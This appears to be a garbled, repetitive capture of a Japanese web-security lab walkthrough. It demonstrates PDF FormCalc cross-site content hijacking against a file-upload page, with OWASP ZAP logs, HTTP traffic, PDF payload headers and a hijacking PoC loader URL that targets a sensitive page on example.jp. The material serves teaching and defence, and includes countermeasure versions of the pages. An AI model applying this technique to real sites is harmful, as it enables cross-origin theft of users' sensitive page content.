X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
ContentHijacking.pdfをアップロードしました</a><BR>
<form action='4c-013d.php' method='post'>
<input type='hidden' name='file' value='1418cbe2.pdf'>
<input type='hidden' name='orgfile' value='ContentHijacking.pdf'>
<input type='submit' value='ダウンロード'>
</form>
</body>
```
- Raw Data (Bottom Panel):**

```
/ID [ (irsdl) (MyfancyPDF) ]
/Root 1 0 R
/Info 6 0 R

>>

-----314411999719841--
```
- Request Log (Bottom Table):**

Id	リクエスト日時	メソッド	URL	ステータスコ...	ステータスコ...	ラウンドトリッ...	レスポンスボディサ...	検出アラート	ノート	タグ
77	19/01/03 1:18:47	GET	http://example.jp/4c/4c-011d.php	200	OK	22 ms	211 bytes	Medium	For...	
78	19/01/03 1:24:31	GET	http://example.jp/4c/ContentHijacking.pdf	200	OK	8 ms	11,982 bytes	Low	Scri...	
79	19/01/03 1:25:40	POST	http://example.jp/4c/4c-012d.php	200	OK	29 ms	297 bytes	Medium	For...	
80	19/01/03 1:26:56	POST	http://example.jp/4c/4c-013d.php	200	OK	26 ms	11,982 bytes	Scri...		

【ブラウザ→サーバ: リクエスト 4c/4c-013d.php → レスポンス】

無題セッション - 20190102-085645 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイック スタート → リクエスト + ← レスポンス

デフォルトビュー

コンテキスト

- 既定コンテキスト
- サイト
  - http://trap.examp
  - http://example.

```

POST http://example.jp/4c/4c-013d.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4c/4c-012d.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

file=1418cbe2.pdf&orgfile=ContentHijacking.pdf
            
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 02 Jan 2019 16:26:57 GMT
Content-Type: application/pdf
Connection: keep-alive
X-Powered-By: PHP/5.3.3
X-Content-Type-Options: nosniff
X-Download-Options: noopen
Content-Disposition: attachment; filename="ContentHijacking.pdf"
X-UA-Compatible: IE=edge

% Created by Soroush Dalili (@irsdl)
% Released under AGPL (see LICENSE for more information).
% Version 1.2
%PDF-1.1

1 0 obj
<<
  /Pages 2 0 R % Set to the Kids object
  /AcroForm

  /ID [ (irsdl) (MyfancyPDF) ]
  /Root 1 0 R
  /Info 6 0 R
>>
            
```

履歴 検索 アラート アウトプット +






フィルタ: オフ エクスポート



Id	リクエスト日時	メソッド	URL	ステータス...	ステータスコ...	ラウンドトリッ...	レスポンスボディサ...	検出アラート	ノート	タグ
77	19/01/03 1:18:47	GET	http://example.jp/4c/4c-011d.php	200	OK	22 ms	211 bytes	Medium		For...
78	19/01/03 1:24:31	GET	http://example.jp/4c/ContentHijacking.pdf	200	OK	8 ms	11,982 bytes	Low		Scri...
79	19/01/03 1:25:40	POST	http://example.jp/4c/4c-012d.php	200	OK	29 ms	297 bytes	Medium		For...
80	19/01/03 1:26:56	POST	http://example.jp/4c/4c-013d.php	200	OK	26 ms	11,982 bytes			Scri...

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0



## 【ブラウザ】(firefoxの場合)





# Cross-Site Content (Data) Hijacking PoC

This page has been loaded from "trap.example.com".

Object File:

Type:  default: ./object/ContentHijacking.pdf

Target Page:


POST Data:

Log Mode:

Show RegEx:

Three files have been created for this project: ContentHijacking.swf, and ContentHijacking.xap, ContentHijacking.pdf, ContentHijacking.html - Read the help for more information especially about renaming the extension part. A Flash file which is vulnerable to CVE-2011-2461 can also be used. Flash is the best possible option. PDF only works with Adobe Reader in IE. Silverlight does not work well when the target is set to another domain. Page that you want to read its content and it contains sensitive contents. POST method in reading content request will be used when this field is not empty. Different type of logging. Only extracted data using the provided Regular Expression is logged when this field is not empty.

The object will be loaded below for debugging purposes...

Cross Site Content (Data) Hijacking PoC 

This page has been loaded from "trap.example.com".

Object File:

Type:  default: ./object/ContentHijacking.pdf

Target Page:

POST Data:

Log Mode:

Show RegEx:

PDF object could not be loaded!  
 Waiting for the new object...  
 http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://api.example.net/4c/4c-013d.php?file=ContentHijacking.pdf&objtype=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=

The object will be loaded below for debugging purposes...

Three files have been created for this project: ContentHijacking.swf, and ContentHijacking.xap, ContentHijacking.pdf, ContentHijacking.html - Read the help for more information especially about renaming the extension part. A Flash file which is vulnerable to CVE-2011-2461 can also be used.

Flash is the best possible option. PDF only works with Adobe Reader in IE. Silverlight does not work well when the target is set to another domain.

Page that you want to read its content and it contains sensitive contents.




POST method in reading content request will be used when this field is not empty.




Different type of logging.

Only extracted data using the provided Regular Expression is logged when this field is not empty.

レスポンス の 31/31-022.php が参照できなくなりました

## 【ブラウザ】(InternetExplorer11の場合)





• 4.12.4 PDFのFormCalcによるコンテンツハイジャック(IEでアクセス)

1. [31-020 :ログイン](#)
2. [コンテンツハイジャック\(PDF\)](#)
3. [4c-011d:ファイルアップロード \(FormCalc対策版\)](#)
4. [コンテンツハイジャック\(PDF; 対策版\)](#)

Internet Explorer で実行

以下はコンテンツハイジャック攻撃用データ。

1. [ContentHijacking.pdf](#)

Object File:

Type:  default: ./object/ContentHijacking.pdf

Target Page:

POST Data:

Log Mode:

Show RegEx:

Three files have been created for this project:  
ContentHijacking.swf, and ContentHijacking.xap,  
ContentHijacking.pdf, ContentHijacking.html - Read the help for more information especially about renaming the extension part. A Flash file which is vulnerable to CVE-2011-2461 can also be used.

Flash is the best possible option. PDF only works with Adobe Reader in IE. Silverlight does not work well when the target is set to another domain.

Page that you want to read its content and it contains sensitive contents.


POST method in reading content request will be used when this field is not empty.

Different type of logging.

Only extracted data using the provided Regular Expression is logged when this field is not empty.

The object will be loaded below for debugging purposes...

http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://api.example.net/4c/4c-013d.php%3ffile%3dContentHijack

Cross Site Content (Data) Hijacking PoC 

This page has been loaded from "trap.example.com".

Object File:

Type:  default: ./object/ContentHijacking.pdf

Target Page:

POST Data:

Log Mode:

Show RegEx:

Three files have been created for this project: ContentHijacking.swf, and ContentHijacking.xap, ContentHijacking.pdf, ContentHijacking.html - Read the help for more information especially about renaming the extension part. A Flash file which is vulnerable to CVE-2011-2461 can also be used. Flash is the best possible option. PDF only works with Adobe Reader in IE. Silverlight does not work well when the target is set to another domain. Page that you want to read its content and it contains sensitive contents. POST method in reading content request will be used when this field is not empty. Different type of logging. Only extracted data using the provided Regular Expression is logged when this field is not empty.

PDF object could not be loaded!  
Waiting for the new object...

http://trap.example.com/4c/ContentHijackingLoader.html?objfile=http://api.example.net/4c/4c-013d.php?file=ContentHijacking.pdf&objtype=pdf&target=http://example.jp/31/31-022.php&postdata=&logmode=all&regex=

The object will be loaded below for debugging purposes...

レスポンス の 31/31-022.php が参照できなくなりました